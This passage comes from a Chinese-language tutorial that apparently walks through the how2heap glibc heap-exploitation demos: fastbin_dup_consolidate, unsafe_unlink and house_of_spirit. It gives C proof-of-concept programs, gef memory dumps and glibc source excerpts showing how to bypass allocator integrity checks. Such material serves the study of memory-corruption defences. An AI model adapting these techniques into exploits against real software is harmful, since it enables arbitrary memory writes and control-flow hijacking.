_index]
```

可以看到，伪造的 chunk 已经由指针链接到 fastbins 上了。之后 malloc 两次，即可将伪造的 chunk 移动到链表头部：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021
0x602010:	0x4646464646464646	0x0000000000000000
0x602020:	0x0000000000000000	0x0000000000000021
0x602030:	0x4545454545454545	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000021
0x602050:	0x4343434343434343	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000020fa1
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x7fffffffdc40, size=0
x20, flags=PREV_INUSE)  ←  Chunk(addr=0x602020, size=0x0, flags=
) [incorrect fastbin_index]
```

再次 malloc，即可在 fake chunk 处分配内存：

```
gef➤  x/5gx 0x7fffffffdc38-0x8
0x7fffffffdc30:	0x0000000000000000	0x0000000000000021 <--
fake chunk
0x7fffffffdc40:	0x4747474747474747	0x0000000000602000
0x7fffffffdc50:	0x0000000000602030
```

所以对于 fastbins，可以通过 double-free 覆盖 fastbins 的结构，来获得一个指向任意地址的指针。

fastbin_dup_consolidate

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>

int main() {
    void *p1 = malloc(0x10);
    void *p2 = malloc(0x10);
    strcpy(p1, "AAAAAAAA");
    strcpy(p2, "BBBBBBBB");
    fprintf(stderr, "Allocated two fastbins: p1=%p p2=%p\n", p1, p2);

    fprintf(stderr, "Now free p1!\n");
    free(p1);

    void *p3 = malloc(0x400);
    fprintf(stderr, "Allocated large bin to trigger malloc_consolidate(): p3=%p\n", p3);
    fprintf(stderr, "In malloc_consolidate(), p1 is moved to the unsorted bin.\n");

    free(p1);
    fprintf(stderr, "Trigger the double free vulnerability!\n");
    fprintf(stderr, "We can pass the check in malloc() since p1 is not fast top.\n");

    void *p4 = malloc(0x10);
    strcpy(p4, "CCCCCCC");
    void *p5 = malloc(0x10);
    strcpy(p5, "DDDDDDDD");
    fprintf(stderr, "Now p1 is in unsorted bin and fast bin. So we'will get it twice: %p %p\n", p4, p5);
}
```

```
$ gcc -g fastbin_dup_consolidate.c
$ ./a.out
Allocated two fastbins: p1=0x17c4010 p2=0x17c4030
Now free p1!
Allocated large bin to trigger malloc_consolidate(): p3=0x17c405
0
In malloc_consolidate(), p1 is moved to the unsorted bin.
Trigger the double free vulnerability!
We can pass the check in malloc() since p1 is not fast top.
Now p1 is in unsorted bin and fast bin. So we'will get it twice:
 0x17c4010 0x17c4010
```

这个程序展示了利用在 large bin 的分配中 malloc_consolidate 机制绕过 fastbin 对 double free 的检查，这个检查在 fastbin_dup 中已经展示过了，只不过它利用的是在两次 free 中间插入一次对其它 chunk 的 free。

首先分配两个 fast chunk：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk
 p1
0x602010:    0x4141414141414141    0x0000000000000000
0x602020:    0x0000000000000000    0x0000000000000021  <-- chunk
 p2
0x602030:    0x4242424242424242    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000020fc1  <-- top c
hunk
0x602050:    0x0000000000000000    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000000000
0x602070:    0x0000000000000000
```

释放掉 p1，则空闲 chunk 加入到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk
 p1 [be freed]
0x602010:    0x0000000000000000    0x0000000000000000
0x602020:    0x0000000000000000    0x0000000000000021  <-- chunk
 p2
0x602030:    0x4242424242424242    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000020fc1  <-- top c
hunk
0x602050:    0x0000000000000000    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000000000
0x602070:    0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, f
lags=PREV_INUSE)
```

此时如果我们再次释放 p1，必然触发 double free 异常，然而，如果此时分配一个 large chunk，效果如下：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 p1 [be freed]
0x602010:	0x00007ffff7dd1b88	0x00007ffff7dd1b88      <-- f
d, bk pointer
0x602020:	0x0000000000000020	0x0000000000000020  <-- chunk
 p2
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000411  <-- chunk
 p3
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10] 0x00
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

可以看到 fastbins 中的 chunk 已经不见了，反而出现在了 small bins 中，并且 chunk p2 的 prev_size 和 size 字段都被修改。

看一下 large chunk 的分配过程：

```
  /*
     If this is a large request, consolidate fastbins before con
tinuing.
     While it might look excessive to kill all fastbins before
     even seeing if there is space available, this avoids
     fragmentation problems normally associated with fastbins.
     Also, in practice, programs tend to have runs of either sma
ll or
     large requests, but less often mixtures, so consolidation i
s not
     invoked all that often in most programs. And the programs t
hat
     it is called frequently in otherwise tend to fragment.
   */

  else
    {
      idx = largebin_index (nb);
      if (have_fastchunks (av))
        malloc_consolidate (av);
    }
```

当分配 large chunk 时，首先根据 chunk 的大小获得对应的 large bin 的 index，接着判断当前分配区的 fast bins 中是否包含 chunk，如果有，调用 malloc_consolidate() 函数合并 fast bins 中的 chunk，并将这些空闲 chunk 加入 unsorted bin 中。因为这里分配的是一个 large chunk，所以 unsorted bin 中的 chunk 按照大小被放回 small bins 或 large bins 中。

由于此时 p1 已经不在 fastbins 的顶部，可以再次释放 p1：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 p1 [double freed]
0x602010:	0x0000000000000000	0x00007ffff7dd1b88
0x602020:	0x0000000000000020	0x0000000000000020  <-- chunk
 p2
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000411  <-- chunk
 p3
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, f
lags=PREV_INUSE)
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

p1 被再次放入 fastbins，于是 p1 同时存在于 fabins 和 small bins 中。

第一次 malloc，chunk 将从 fastbins 中取出：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 p1 [be freed], chunk p4
0x602010:	0x0043434343434343	0x00007ffff7dd1b88
0x602020:	0x0000000000000020	0x0000000000000020  <-- chunk
 p2
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000411  <-- chunk
 p3
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10] 0x00
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

第二次 malloc，chunk 从 small bins 中取出：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 p4, chunk p5
0x602010:	0x4444444444444444	0x00007ffff7dd1b00
0x602020:	0x0000000000000020	0x0000000000000021  <-- chunk
 p2
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000411  <-- chunk
 p3
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000
```

chunk p4 和 p5 在同一位置。

unsafe_unlink

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

uint64_t *chunk0_ptr;

int main() {
    int malloc_size = 0x80; // not fastbins
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //c
hunk1
    fprintf(stderr, "The global chunk0_ptr is at %p, pointing to
 %p\n", &chunk0_ptr, chunk0_ptr);
    fprintf(stderr, "The victim chunk we are going to corrupt is
 at %p\n\n", chunk1_ptr);

    // pass this check: (P->fd->bk != P || P->bk->fd != P) == Fa
lse
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    fprintf(stderr, "Fake chunk fd: %p\n", (void*) chunk0_ptr[2]
);
    fprintf(stderr, "Fake chunk bk: %p\n\n", (void*) chunk0_ptr[3
]);
    // pass this check: (chunksize(P) != prev_size (next_chunk(P
)) == False
    // chunk0_ptr[1] = 0x0; // or 0x8, 0x80

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    // deal with tcache
    // int *a[10];
    // int i;
```

```
    // for (i = 0; i < 7; i++) {
    //     a[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(a[i]);
    // }
    free(chunk1_ptr);

    char victim_string[9];
    strcpy(victim_string, "AAAAAAAA");
    chunk0_ptr[3] = (uint64_t) victim_string;
    fprintf(stderr, "Original value: %s\n", victim_string);

    chunk0_ptr[0] = 0x4242424242424242LL;
    fprintf(stderr, "New Value: %s\n", victim_string);
}
```

```
$ gcc -g unsafe_unlink.c
$ ./a.out
The global chunk0_ptr is at 0x601070, pointing to 0x721010
The victim chunk we are going to corrupt is at 0x7210a0

Fake chunk fd: 0x601058
Fake chunk bk: 0x601060

Original value: AAAAAAAA
New Value: BBBBBBBB
```

这个程序展示了怎样利用 free 改写全局指针 chunk0_ptr 达到任意内存写的目的，即 unsafe unlink。该技术最常见的利用场景是我们有一个可以溢出漏洞和一个全局指针。

Ubuntu16.04 使用 libc-2.23，其中 unlink 实现的代码如下，其中有一些对前后堆块的检查，也是我们需要绕过的：

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {
           \
```

```
    FD = P->fd;                                  \
    BK = P->bk;                                  \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
       \
      malloc_printerr (check_action, "corrupted double-linked li
st", P, AV);  \
    else {                                     \
        FD->bk = BK;                             \
        BK->fd = FD;                             \
        if (!in_smallbin_range (P->size)                 \
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {
            \
        if (__builtin_expect (P->fd_nextsize->bk_nextsize != P,
0)          \
        || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0
))    \
          malloc_printerr (check_action,                 \
                   "corrupted double-linked list (not small)",
  \
                   P, AV);                       \
            if (FD->fd_nextsize == NULL) {
\
                if (P->fd_nextsize == P)                 \
                  FD->fd_nextsize = FD->bk_nextsize = FD;
       \
                else {                              \
                    FD->fd_nextsize = P->fd_nextsize;
       \
                    FD->bk_nextsize = P->bk_nextsize;
       \
                    P->fd_nextsize->bk_nextsize = FD;
       \
                    P->bk_nextsize->fd_nextsize = FD;
       \
                  }                              \
              } else {                              \
                P->fd_nextsize->bk_nextsize = P->bk_nextsize;
           \
                P->bk_nextsize->fd_nextsize = P->fd_nextsize;
           \
```

```
                }                                                   \
            }                                                   \
        }                                                       \
}
```

在解链操作之前，针对堆块 P 自身的 fd 和 bk 检查了链表的完整性，即判断堆块 P 的前一块 fd 的指针是否指向 P，以及后一块 bk 的指针是否指向 P。

malloc_size 设置为 0x80，可以分配 small chunk，然后定义 header_size 为 2。申请两块空间，全局指针 `chunk0_ptr` 指向 chunk0，局部指针 `chunk1_ptr` 指向 chunk1：

```
gef➤  p &chunk0_ptr
$1 = (uint64_t **) 0x601070 <chunk0_ptr>
gef➤  x/gx &chunk0_ptr
0x601070 <chunk0_ptr>:    0x0000000000602010
gef➤  p &chunk1_ptr
$2 = (uint64_t **) 0x7fffffffdc60
gef➤  x/gx &chunk1_ptr
0x7fffffffdc60:    0x00000000006020a0
gef➤  x/40gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk
 0
0x602010:    0x0000000000000000    0x0000000000000000
0x602020:    0x0000000000000000    0x0000000000000000
0x602030:    0x0000000000000000    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000000000
0x602050:    0x0000000000000000    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000000000
0x602070:    0x0000000000000000    0x0000000000000000
0x602080:    0x0000000000000000    0x0000000000000000
0x602090:    0x0000000000000000    0x0000000000000091  <-- chunk
 1
0x6020a0:    0x0000000000000000    0x0000000000000000
0x6020b0:    0x0000000000000000    0x0000000000000000
0x6020c0:    0x0000000000000000    0x0000000000000000
0x6020d0:    0x0000000000000000    0x0000000000000000
0x6020e0:    0x0000000000000000    0x0000000000000000
0x6020f0:    0x0000000000000000    0x0000000000000000
0x602100:    0x0000000000000000    0x0000000000000000
0x602110:    0x0000000000000000    0x0000000000000000
0x602120:    0x0000000000000000    0x0000000000020ee1  <-- top c
hunk
0x602130:    0x0000000000000000    0x0000000000000000
```

接下来要绕过 `(P->fd->bk != P || P->bk->fd != P) == False` 的检查，这个检查有个缺陷，就是 fd/bk 指针都是通过与 chunk 头部的相对地址来查找的。所以我们可以利用全局指针 `chunk0_ptr` 构造 fake chunk 来绕过它：

```
gef➤  x/40gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091	<-- chunk
 0
0x602010:	0x0000000000000000	0x0000000000000000	<-- fake
chunk P
0x602020:	0x0000000000601058	0x0000000000601060	    <-- f
d, bk pointer
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000080	0x0000000000000090	<-- chunk
 1 <-- prev_size
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1	<-- top c
hunk
0x602130:	0x0000000000000000	0x0000000000000000
gef➤  x/5gx 0x601058
0x601058:	0x0000000000000000	0x00007ffff7dd2540	<-- fake
chunk FD
0x601068:	0x0000000000000000	0x0000000000602010	    <-- b
k pointer
0x601078:	0x0000000000000000
gef➤  x/5gx 0x601060
0x601060:	0x00007ffff7dd2540	0x0000000000000000	<-- fake
chunk BK
0x601070:	0x0000000000602010	0x0000000000000000	    <-- f
d pointer
0x601080:	0x0000000000000000
```

可以看到，我们在 chunk0 里构造一个 fake chunk，用 P 表示，两个指针 fd 和 bk 可以构成两条链：`P->fd->bk == P`，`P->bk->fd == P`，可以绕过检查。另外利用 chunk0 的溢出漏洞，通过修改 chunk 1 的 `prev_size` 为 fake chunk 的大小，修改 `PREV_INUSE` 标志位为 0，将 fake chunk 伪造成一个 free chunk。

接下来就是释放掉 chunk1，这会触发 fake chunk 的 unlink 并覆盖 `chunk0_ptr` 的值。unlink 操作是这样进行的：

```
FD = P->fd;
BK = P->bk;
FD->bk = BK
BK->fd = FD
```

根据 fd 和 bk 指针在 malloc_chunk 结构体中的位置，这段代码等价于：

```
FD = P->fd = &P - 24
BK = P->bk = &P - 16
FD->bk = *(&P - 24 + 24) = P
FD->fd = *(&P - 16 + 16) = P
```

这样就通过了 unlink 的检查，最终效果为：

```
FD->bk = P = BK = &P - 16
BK->fd = P = FD = &P - 24
```

原本指向堆上 fake chunk 的指针 P 指向了自身地址减 24 的位置，这就意味着如果程序功能允许堆 P 进行写入，就能改写 P 指针自身的地址，从而造成任意内存写入。若允许堆 P 进行读取，则会造成信息泄漏。

在这个例子中，由于 P->fd->bk 和 P->bk->fd 都指向 P，所以最后的结果为：

```
chunk0_ptr = P = P->fd
```

成功地修改了 chunk0_ptr，这时 `chunk0_ptr` 和 `chunk0_ptr[3]` 实际上就是同一东西。这里可能会有疑惑为什么这两个东西是一样的，因为 `chunk0_ptr` 指针在是放在数据段上的，地址在 `0x601070`，指向 `0x601058`，而

`chunk0_ptr[3]` 的意思是从 `chunk0_ptr` 指向的地方开始数 3 个单位，所以 `0x601058+0x08*3=0x601070`：

```
gef➤  x/40gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091	<-- chunk 0
0x602010:	0x0000000000000000	0x0000000000020ff1	<-- fake chunk P
0x602020:	0x0000000000601058	0x0000000000601060	    <-- fd, bk pointer
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000080	0x0000000000000090	<-- chunk 1 [be freed]
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1	<-- top chunk
0x602130:	0x0000000000000000	0x0000000000000000
gef➤  x/5gx 0x601058
0x601058:	0x0000000000000000	0x00007ffff7dd2540	<-- fake chunk FD
0x601068:	0x0000000000000000	0x0000000000601058	    <-- bk pointer
0x601078:	0x0000000000000000
gef➤  x/5gx 0x601060
0x601060:	0x00007ffff7dd2540	0x0000000000000000	<-- fake chunk BK
0x601070:	0x0000000000601058	0x0000000000000000	    <-- fd pointer
```

```
0x601080:    0x0000000000000000
gef➤  x/gx chunk0_ptr
0x601058:    0x0000000000000000
gef➤  x/gx chunk0_ptr[3]
0x601058:    0x0000000000000000
```

所以，修改 `chunk0_ptr[3]` 就等于修改 `chunk0_ptr` ：

```
gef➤  x/5gx 0x601058
0x601058:    0x0000000000000000    0x00007ffff7dd2540
0x601068:    0x0000000000000000    0x00007fffffffdc70  <-- chunk
0_ptr[3]
0x601078:    0x0000000000000000
gef➤  x/gx chunk0_ptr
0x7fffffffdc70:    0x4141414141414141
```

这时 `chunk0_ptr` 就指向了 victim_string，修改它：

```
gef➤  x/gx chunk0_ptr
0x7fffffffdc70:    0x4242424242424242
```

成功达成修改任意地址的成就。

最后看一点新的东西，libc-2.25 在 unlink 的开头增加了对 `chunk_size == next->prev->chunk_size` 的检查，以对抗单字节溢出的问题。补丁如下：

```
$ git show 17f487b7afa7cd6c316040f3e6c86dc96b2eec30 malloc/mallo
c.c
commit 17f487b7afa7cd6c316040f3e6c86dc96b2eec30
Author: DJ Delorie <dj@delorie.com>
Date:   Fri Mar 17 15:31:38 2017 -0400

    Further harden glibc malloc metadata against 1-byte overflow
s.

    Additional check for chunk_size == next->prev->chunk_size in
 unlink()

    2017-03-17  Chris Evans  <scarybeasts@gmail.com>

            * malloc/malloc.c (unlink): Add consistency check be
tween size and
            next->prev->size, to further harden against 1-byte o
verflows.

diff --git a/malloc/malloc.c b/malloc/malloc.c
index e29105c372..994a23248e 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -1376,6 +1376,8 @@ typedef struct malloc_chunk *mbinptr;

 /* Take a chunk off a bin list */
 #define unlink(AV, P, BK, FD) {
            \
+    if (__builtin_expect (chunksize(P) != prev_size (next_chunk
(P)), 0))      \
+      malloc_printerr (check_action, "corrupted size vs. prev_s
ize", P, AV);  \
     FD = P->fd;
                      \
     BK = P->bk;
                      \
     if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
              \
```

具体是这样的：

```
/* Ptr to next physical malloc_chunk. */
#define next_chunk(p) ((mchunkptr) (((char *) (p)) + chunksize (
p)))
/* Get size, ignoring use bits */
#define chunksize(p) (chunksize_nomask (p) & ~(SIZE_BITS))
/* Like chunksize, but do not mask SIZE_BITS.  */
#define chunksize_nomask(p)         ((p)->mchunk_size)
/* Size of the chunk below P.  Only valid if prev_inuse (P).  */
#define prev_size(p) ((p)->mchunk_prev_size)
/* Bits to mask off when extracting size  */
#define SIZE_BITS (PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
```

回顾一下伪造出来的堆：

```
gef➤  x/40gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091  <-- chunk
 0
0x602010:	0x0000000000000000	0x0000000000000000  <-- fake
chunk P
0x602020:	0x0000000000601058	0x0000000000601060	<-- f
d, bk pointer
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000080	0x0000000000000090  <-- chunk
 1 <-- prev_size
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1  <-- top c
hunk
0x602130:	0x0000000000000000	0x0000000000000000
```

这里有三种办法可以绕过该检查：

- 什么都不做。
  - `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x0`
  - `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x0) == 0x0`
- 设置 `chunk0_ptr[1] = 0x8` 。
  - `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x8`
  - `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x8) == 0x8`
- 设置 `chunk0_ptr[1] = 0x80` 。

- `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x80`
- `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x80) == 0x80`

好的，现在 libc-2.25 版本下我们也能成功利用了。接下来更近一步，libc-2.26 怎么利用，首先当然要先知道它新增了哪些漏洞缓解措施，其中一个神奇的东西叫做 tcache，这是一种线程缓存机制，每个线程默认情况下有 64 个大小递增的 bins，每个 bin 是一个单链表，默认最多包含 7 个 chunk。其中缓存的 chunk 是不会被合并的，所以在释放 chunk 1 的时候， `chunk0_ptr` 仍然指向正确的堆地址，而不是之前的 `chunk0_ptr = P = P->fd` 。为了解决这个问题，一种可能的办法是给填充进特定大小的 chunk 把 bin 占满，就像下面这样：

```
    // deal with tcache
    int *a[10];
    int i;
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }
    for (i = 0; i < 7; i++) {
        free(a[i]);
    }
```

```
gef➤  p &chunk0_ptr
$2 = (uint64_t **) 0x555555755070 <chunk0_ptr>
gef➤  x/gx 0x555555755070
0x555555755070 <chunk0_ptr>:    0x00007fffffffdd0f
gef➤  x/gx 0x00007fffffffdd0f
0x7fffffffdd0f: 0x4242424242424242
```

现在 libc-2.26 版本下也成功利用了。tcache 是个很有趣的东西，更详细的内容我们会在专门的章节里去讲。

加上内存检测参数重新编译，可以看到 heap-buffer-overflow：

```
$ gcc -fsanitize=address -g unsafe_unlink.c
$ ./a.out
The global chunk0_ptr is at 0x602230, pointing to 0x60c00000bf80
The victim chunk we are going to corrupt is at 0x60c00000bec0

Fake chunk fd: 0x602218
Fake chunk bk: 0x602220

================================================================
=
==5591==ERROR: AddressSanitizer: heap-buffer-overflow on address
 0x60c00000beb0 at pc 0x000000400d74 bp 0x7ffd06423730 sp 0x7ffd
06423720
WRITE of size 8 at 0x60c00000beb0 thread T0
    #0 0x400d73 in main /home/firmy/how2heap/unsafe_unlink.c:26
    #1 0x7fc925d8282f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #2 0x400968 in _start (/home/firmy/how2heap/a.out+0x400968)

0x60c00000beb0 is located 16 bytes to the left of 128-byte regio
n [0x60c00000bec0,0x60c00000bf40)
allocated by thread T0 here:
    #0 0x7fc9261c4602 in malloc (/usr/lib/x86_64-linux-gnu/libas
an.so.2+0x98602)
    #1 0x400b12 in main /home/firmy/how2heap/unsafe_unlink.c:13
    #2 0x7fc925d8282f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
```

house_of_spirit

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    malloc(1);

    fprintf(stderr, "We will overwrite a pointer to point to a f
ake 'fastbin' region. This region contains two chunks.\n");
    unsigned long long *a, *b;
    unsigned long long fake_chunks[10] __attribute__ ((aligned (
16)));

    fprintf(stderr, "The first one:  %p\n", &fake_chunks[0]);
    fprintf(stderr, "The second one: %p\n", &fake_chunks[4]);

    fake_chunks[1] = 0x20; // the size
    fake_chunks[5] = 0x1234; // nextsize

    fake_chunks[2] = 0x4141414141414141LL;
    fake_chunks[6] = 0x4141414141414141LL;

    fprintf(stderr, "Overwritting our pointer with the address o
f the fake region inside the fake first chunk, %p.\n", &fake_chu
nks[0]);
    a = &fake_chunks[2];

    fprintf(stderr, "Freeing the overwritten pointer.\n");
    free(a);

    fprintf(stderr, "Now the next malloc will return the region
of our fake chunk at %p, which will be %p!\n", &fake_chunks[0],
&fake_chunks[2]);
    b = malloc(0x10);
    fprintf(stderr, "malloc(0x10): %p\n", b);
    b[0] = 0x4242424242424242LL;
}
```

```
$ gcc -g house_of_spirit.c
$ ./a.out
We will overwrite a pointer to point to a fake 'fastbin' region.
 This region contains two chunks.
The first one:  0x7ffc782dae00
The second one: 0x7ffc782dae20
Overwritting our pointer with the address of the fake region ins
ide the fake first chunk, 0x7ffc782dae00.
Freeing the overwritten pointer.
Now the next malloc will return the region of our fake chunk at
0x7ffc782dae00, which will be 0x7ffc782dae10!
malloc(0x10): 0x7ffc782dae10
```

house-of-spirit 是一种 fastbins 攻击方法，通过构造 fake chunk，然后将其 free 掉，就可以在下一次 malloc 时返回 fake chunk 的地址，即任意我们可控的区域。house-of-spirit 是一种通过堆的 fast bin 机制来辅助栈溢出的方法，一般的栈溢出漏洞的利用都希望能够覆盖函数的返回地址以控制 EIP 来劫持控制流，但如果栈溢出的长度无法覆盖返回地址，同时却可以覆盖栈上的一个即将被 free 的堆指针，此时可以将这个指针改写为栈上的地址并在相应位置构造一个 fast bin 块的元数据，接着在 free 操作时，这个栈上的堆块被放到 fast bin 中，下一次 malloc 对应的大小时，由于 fast bin 的先进后出机制，这个栈上的堆块被返回给用户，再次写入时就可能造成返回地址的改写。所以利用的第一步不是去控制一个 chunk，而是控制传给 free 函数的指针，将其指向一个 fake chunk。所以 fake chunk 的伪造是关键。

首先 malloc(1) 用于初始化内存环境，然后在 fake chunk 区域伪造出两个 chunk。另外正如上面所说的，需要一个传递给 free 函数的可以被修改的指针，无论是通过栈溢出还是其它什么方式：

```
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0:    0x0000000000000000    0x0000000000000020  <--
 fake chunk 1
0x7fffffffdcc0:    0x4141414141414141    0x0000000000000000
0x7fffffffdcd0:    0x0000000000000001    0x0000000000001234  <--
 fake chunk 2
0x7fffffffdce0:    0x4141414141414141    0x0000000000000000
gef➤  x/gx &a
0x7fffffffdca0:    0x0000000000000000
```

伪造 chunk 时需要绕过一些检查，首先是标志位， `PREV_INUSE` 位并不影响 free 的过程，但 `IS_MMAPPED` 位和 `NON_MAIN_ARENA` 位都要为零。其次，在 64 位系统中 fast chunk 的大小要在 32~128 字节之间。最后，是 next chunk 的大小，必须大于 `2*SIZE_SZ` （即大于16），小于 `av->system_mem` （即小于128kb），才能绕过对 next chunk 大小的检查。

libc-2.23 中这些检查代码如下：

```
void
__libc_free (void *mem)
{
  mstate ar_ptr;
  mchunkptr p;                          /* chunk corresponding t
o mem */

  [...]
  p = mem2chunk (mem);

  if (chunk_is_mmapped (p))                       /* release mma
pped memory. */
    {
      [...]
      munmap_chunk (p);
      return;
    }

  ar_ptr = arena_for_chunk (p);     // 获得 chunk 所属 arena 的地址

  _int_free (ar_ptr, p, 0);         // 当 IS_MMAPPED 为零时调用
}
```

`mem` 就是我们所控制的传递给 free 函数的地址。其中下面两个函数用于在 chunk 指针和 malloc 指针之间做转换：

```
/* conversion from malloc headers to user pointers, and back */

#define chunk2mem(p)   ((void*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

